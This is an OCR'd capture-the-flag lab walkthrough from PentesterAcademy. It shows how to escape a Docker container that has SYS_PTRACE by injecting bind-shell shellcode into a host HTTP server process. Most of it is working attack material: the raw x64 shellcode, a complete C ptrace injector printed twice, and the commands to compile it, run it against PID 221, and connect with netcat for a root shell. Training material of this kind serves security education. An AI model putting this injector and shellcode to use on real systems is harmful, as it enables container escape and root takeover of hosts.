

ATTACK
DEFENSE
by PentesterAcademy

Name	Process Injection
URL	https://attackdefense.com/challengedetails?cid=1198
Type	DevSecOps : Docker Breakouts

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Break out of the container by performing process injection on the HTTP server running on the underlying host machine and retrieve the flag kept in the root directory of the host system!

Solution:

Step 1: Check the capabilities provided to the docker container.

Command: capsh --print

```
root@226157e9a710:~# capsh --print
Current: = cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_r
aw,cap_sys_chroot,cap_sys_ptrace,cap_mknod,cap_audit_write,cap_setfcap+ep
Bounding set =cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_ne
t_raw,cap_sys_chroot,cap_sys_ptrace,cap_mknod,cap_audit_write,cap_setfcap
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
uid=0(root)
gid=0(root)
groups=0(root)
root@226157e9a710:~#
```

The container has SYS_PTRACE capability. As a result, the container can debug processes.

Step 2: Identify the PID of the http server.

Command: ps -eaf

```
root@226157e9a710:~# ps -eaf
UID        PID  PPID  C STIME TTY          TIME CMD
root         1     0  2 12:42 ?        00:00:04 /sbin/init
root         2     0  0 12:42 ?        00:00:00 [kthreadd]
root         3     2  0 12:42 ?        00:00:00 [rcu_gp]
root         4     2  0 12:42 ?        00:00:00 [rcu_par_gp]
root         5     2  0 12:42 ?        00:00:00 [kworker/0:0-cgr]
root         6     2  0 12:42 ?        00:00:00 [kworker/0:0H-kb]
root         7     2  0 12:42 ?        00:00:00 [kworker/u4:0-ev]
root         8     2  0 12:42 ?        00:00:00 [mm_percpu_wq]
root         9     2  0 12:42 ?        00:00:00 [ksoftirqd/0]
root        10     2  0 12:42 ?        00:00:00 [rcu_sched]
root        11     2  0 12:42 ?        00:00:00 [migration/0]
root        12     2  0 12:42 ?        00:00:00 [idle_inject/0]
root        13     2  0 12:42 ?        00:00:00 [kworker/0:1-cgr]
root        14     2  0 12:42 ?        00:00:00 [cpuhp/0]
root        15     2  0 12:42 ?        00:00:00 [cpuhp/1]
root        16     2  0 12:42 ?        00:00:00 [idle_inject/1]
root        17     2  0 12:42 ?        00:00:00 [migration/1]
root        18     2  0 12:42 ?        00:00:00 [ksoftirqd/1]
root        19     2  0 12:42 ?        00:00:00 [kworker/1:0-eve]
root        20     2  0 12:42 ?        00:00:00 [kworker/1:0H-kb]
root        21     2  0 12:42 ?        00:00:00 [kdevtmpfs]
```

```
root       200     1  0 12:42 ?        00:00:02 /lib/systemd/systemd-udevd
_apt       217     1  0 12:42 ?        00:00:00 /lib/systemd/systemd-networkd
root       221     1  0 12:42 ?        00:00:05 /usr/bin/python3 -m http.server 8080
root       222     1  0 12:42 ?        00:00:00 /usr/bin/lxcfs /var/lib/lxcfs/
message+   223     1  0 12:42 ?        00:00:00 /usr/bin/dbus-daemon --system --address=systemd: --
root       226     1  0 12:42 ?        00:00:00 /lib/systemd/systemd-logind
root       227     1  0 12:42 ?        00:00:02 /usr/bin/python3 /usr/bin/networkd-dispatcher
root       231     1  0 12:42 ?        00:00:03 /usr/bin/containerd
root       252     2  0 12:42 ?        00:00:00 [kworker/1:2-cgr]
root       259     1  1 12:43 ?        00:00:07 /usr/bin/dockerd -H fd:// --containerd=/run/containe
root       292     2  0 12:43 ?        00:00:00 bpfilter_umh
root       446   259  0 12:43 ?        00:00:00 /usr/bin/docker-proxy -proto tcp -host-ip 0.0.0.0 -
root       458   231  0 12:43 ?        00:00:00 containerd-shim -namespace moby -workdir /var/lib/co
root       480   458  0 12:43 ?        00:00:00 /bin/bash /startup.sh
root       548     1  0 12:43 ?        00:00:00 /sbin/agetty -o -p -- \u --keep-baud 115200,38400,96
root       555   458  0 12:43 ?        00:00:00 /usr/sbin/sshd
root       556   555  0 12:43 ?        00:00:01 sshd: root@pts/0
root       557   480  0 12:43 ?        00:00:04 /usr/bin/python /usr/bin/supervisord -n
root       574   556  0 12:43 pts/0    00:00:00 /bin/bash
root       607   574  0 12:51 pts/0    00:00:00 ps -eaf
root@226157e9a710:~#
```

Python HTTP Server is running on the host machine, the PID of the HTTP server is 221.

Step 3: Check the architecture of the host machine.


Command: uname -m

```
root@226157e9a710:~# uname -m
x86_64
root@226157e9a710:~#
```

The host machine is running 64 bit Linux.

Step 4: Search for publicly available TCP BIND shell shellcodes.

Search on Google “Linux x64 Bind shell shellcode exploit db”.



The second Exploit DB link contains a BIND shell shellcode of 87 bytes.

Exploit DB Link: https://www.exploit-db.com/exploits/41128

```
#include <stdio.h>
char sh[]="\x48\x31\xc0\x48\x31\xd2\x48\x31\xf6\xff\xc6\x6a\x29\x58\x6a\x02\x5f\x0f\x05\x48\x97\x6a\x02\x66\xc7\x44\x24\x02\x15\xe0\x54\x5e\x52\x6a\x31
\x58\x6a\x10\x5a\x0f\x05\x5e\x6a\x32\x58\x0f\x05\x6a\x2b\x58\x0f\x05\x48\x97\x6a\x03\x5e\xff\xce\xb0\x21\x0f\x05\x75\xf8\xf7\xe6\x52\x48\xbb\x2f\x62\x69
\x6e\x2f\x2f\x73\x68\x53\x48\x8d\x3c\x24\xb0\x3b\x0f\x05";
void main(int argc, char **argv)
{
    int (*func)();
    func = (int (*)()) sh;
    (int)(*func)();
}
```

Shellcode:
"\x48\x31\xc0\x48\x31\xd2\x48\x31\xf6\xff\xc6\x6a\x29\x58\x6a\x02\x5f\x0f\x05\x48\x97\x6a\x02\x66\xc7\x44\x24\x02\x15\xe0\x54\x5e\x52\x6a\x31\x58\x6a\x10\x5a\x0f\x05\x5e\x6a\x32\x58\x0f\x05\x6a\x2b\x58\x0f\x05\x48\x97\x6a\x03\x5e\xff\xce\xb0\x21\x0f\x05\x75\xf8\xf7\xe6\x52\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x48\x8d\x3c\x24\xb0\x3b\x0f\x05";

The above shell code will trigger a BIND TCP Shell on port 5600.

Step 5: Write a program to inject BIND TCP shellcode into the running process.

The C program provided at the GitHub Link given below can be used to inject shellcode into a running process.

GitHub Link: https://github.com/0x00pf/0x00sec_code/blob/master/mem_inject/infect.c

The shellcode used in the above referenced C program will trigger a shell on the running process. Replace the shellcode with the shellcode provided at the exploit db link referenced in step 4.

Modified Program:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>
#include <sys/ptrace.h>
#include <sys/types.h>
#include <sys/wait.h>
#include <unistd.h>
#include <sys/user.h>
#include <sys/reg.h>
```

```
#define SHELLCODE_SIZE 87

unsigned char *shellcode =
"\x48\x31\xc0\x48\x31\xd2\x48\x31\xf6\xff\xc6\x6a\x29\x58\x6a\x02\x5f\x0f\x05\x48\x97\x6a\x02\x66\xc7\
x44\x24\x02\x15\xe0\x54\x5e\x52\x6a\x31\x58\x6a\x10\x5a\x0f\x05\x5e\x6a\x32\x58\x0f\x05\x6a\x2b\x58\
x0f\x05\x48\x97\x6a\x03\x5e\xff\xce\xb0\x21\x0f\x05\x75\xf8\xf7\xe6\x52\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\
x73\x68\x53\x48\x8d\x3c\x24\xb0\x3b\x0f\x05";

int inject_data (pid_t pid, unsigned char *src, void *dst, int len)
{
  int       i;
  uint32_t *s = (uint32_t *) src;
  uint32_t *d = (uint32_t *) dst;

  for (i = 0; i < len; i+=4, s++, d++)
          {
          if ((ptrace (PTRACE_POKETEXT, pid, d, *s)) < 0)
  {
          perror ("ptrace(POKETEXT):");
          return -1;
  }
          }
  return 0;
}

int
main (int argc, char *argv[])
{
  pid_t               target;
  struct user_regs_struct regs;
  int                 syscall;
  long                dst;

  if (argc != 2)
          {
          fprintf (stderr, "Usage:\n\t%s pid\n", argv[0]);
          exit (1);
          }
  target = atoi (argv[1]);
  printf ("+ Tracing process %d\n", target);

  if ((ptrace (PTRACE_ATTACH, target, NULL, NULL)) < 0)
          {
```

```
        perror ("ptrace(ATTACH):");
        exit (1);
        }

  printf ("+ Waiting for process...\n");
  wait (NULL);

  printf ("+ Getting Registers\n");

  if ((ptrace (PTRACE_GETREGS, target, NULL, &regs)) < 0)
        {
        perror ("ptrace(GETREGS):");
        exit (1);
        }


  /* Inject code into current RPI position */

  printf ("+ Injecting shell code at %p\n", (void*)regs.rip);
  inject_data (target, shellcode, (void*)regs.rip, SHELLCODE_SIZE);

  regs.rip += 2;
  printf ("+ Setting instruction pointer to %p\n", (void*)regs.rip);

  if ((ptrace (PTRACE_SETREGS, target, NULL, &regs)) < 0)
        {
        perror ("ptrace(GETREGS):");
        exit (1);
        }
  printf ("+ Run it!\n");


  if ((ptrace (PTRACE_DETACH, target, NULL, NULL)) < 0)
  {
        perror ("ptrace(DETACH):");
        exit (1);
  }
  return 0;

}
```

Save the above program as “inject.c”

Command: cat inject.c

```
root@226157e9a710:~# cat inject.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>
#include <sys/ptrace.h>
#include <sys/types.h>
#include <sys/wait.h>
#include <unistd.h>
#include <sys/user.h>
#include <sys/reg.h>

#define SHELLCODE_SIZE 87

unsigned char *shellcode = "\x48\x31\xc0\x48\x31\xd2\x48\x31\xf6\xff\xc6\x6a\x29\x58\x6a\x02\x5f\x0f\x05\x48\x97\x6a\x02\x66\xc7\x44\
x24\x02\x15\xe0\x54\x5e\x52\x6a\x31\x58\x6a\x10\x5a\x0f\x05\x5e\x6a\x32\x58\x0f\x05\x6a\x2b\x58\x0f\x05\x48\x97\x6a\x03\x5e\xff\xce\x
b0\x21\x0f\x05\x75\xf8\xf7\xe6\x52\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x48\x8d\x3c\x24\xb0\x3b\x0f\x05";

int inject_data (pid_t pid, unsigned char *src, void *dst, int len)
{
  int      i;
  uint32_t *s = (uint32_t *) src;
  uint32_t *d = (uint32_t *) dst;

  for (i = 0; i < len; i+=4, s++, d++)
    {
      if ((ptrace (PTRACE_POKETEXT, pid, d, *s)) < 0)
  {
    perror ("ptrace(POKETEXT):");
    return -1;
  }
    }
  return 0;
}

int
main (int argc, char *argv[])
{
  pid_t                   target;
  struct user_regs_struct regs;
  int                     syscall;
  long                    dst;

  if (argc != 2)
    {
      fprintf (stderr, "Usage:\n\t%s pid\n", argv[0]);
      exit (1);
    }
  target = atoi (argv[1]);
  printf ("+ Tracing process %d\n", target);

  if ((ptrace (PTRACE_ATTACH, target, NULL, NULL)) < 0)
    {
      perror ("ptrace(ATTACH):");
      exit (1);
    }
```

```
  printf ("+ Waiting for process...\n");
  wait (NULL);

  printf ("+ Getting Registers\n");
  if ((ptrace (PTRACE_GETREGS, target, NULL, &regs)) < 0)
    {
      perror ("ptrace(GETREGS):");
      exit (1);
    }


  /* Inject code into current RPI position */

  printf ("+ Injecting shell code at %p\n", (void*)regs.rip);
  inject_data (target, shellcode, (void*)regs.rip, SHELLCODE_SIZE);

  regs.rip += 2;
  printf ("+ Setting instruction pointer to %p\n", (void*)regs.rip);

  if ((ptrace (PTRACE_SETREGS, target, NULL, &regs)) < 0)
    {
      perror ("ptrace(GETREGS):");
      exit (1);
    }
  printf ("+ Run it!\n");


  if ((ptrace (PTRACE_DETACH, target, NULL, NULL)) < 0)
  {
```

```
  {
    perror ("ptrace(DETACH):");
    exit (1);
  }
  return 0;

}

root@226157e9a710:~#
```

Step 6: Compile the program.

Command: gcc inject.c -o inject

```
root@226157e9a710:~#
root@226157e9a710:~# gcc inject.c -o inject
root@226157e9a710:~#
```

Step 7: Execute the binary and pass it PID of HTTP server as an argument.

Command: ./inject 221

```
root@226157e9a710:~# ./inject 221
+ Tracing process 221
+ Waiting for process...
+ Getting Registers
+ Injecting shell code at 0x7f144d7a5bc4
+ Setting instruction pointer to 0x7f144d7a5bc6
+ Run it!
root@226157e9a710:~#
```

Step 8: Find the IP address of the host machine.

Command: ifconfig

```
root@226157e9a710:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.2  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:ac:11:00:02  txqueuelen 0  (Ethernet)
        RX packets 673  bytes 48563 (48.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 486  bytes 71157 (71.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@226157e9a710:~#
```

The IP address of the docker container was 172.17.0.2, therefore the host machine will have IP address 172.17.0.1

Step 9: Connect to the BIND shell with netcat and check the user id.

Commands:
nc 172.17.0.1 5600
id

```
root@226157e9a710:~# nc 172.17.0.1 5600
id
uid=0(root) gid=0(root) groups=0(root)
```

Step 10: Retrieve the flag.

Commands:
find / -name flag 2>/dev/null
cat /root/flag

```
find / -name flag 2>/dev/null
/root/flag

cat /root/flag
d8d38cda23b69585710698421c946e2b
```

Flag: d8d38cda23b69585710698421c946e2b

References:

1. Docker (https://www.docker.com/)
2. Linux/x64 - Bind (5600/TCP) Shell Shellcode (87 bytes) (https://www.exploit-db.com/exploits/41128)
3. Mem Inject (https://github.com/0x00pf/0x00sec_code/blob/master/mem_inject/infect.c)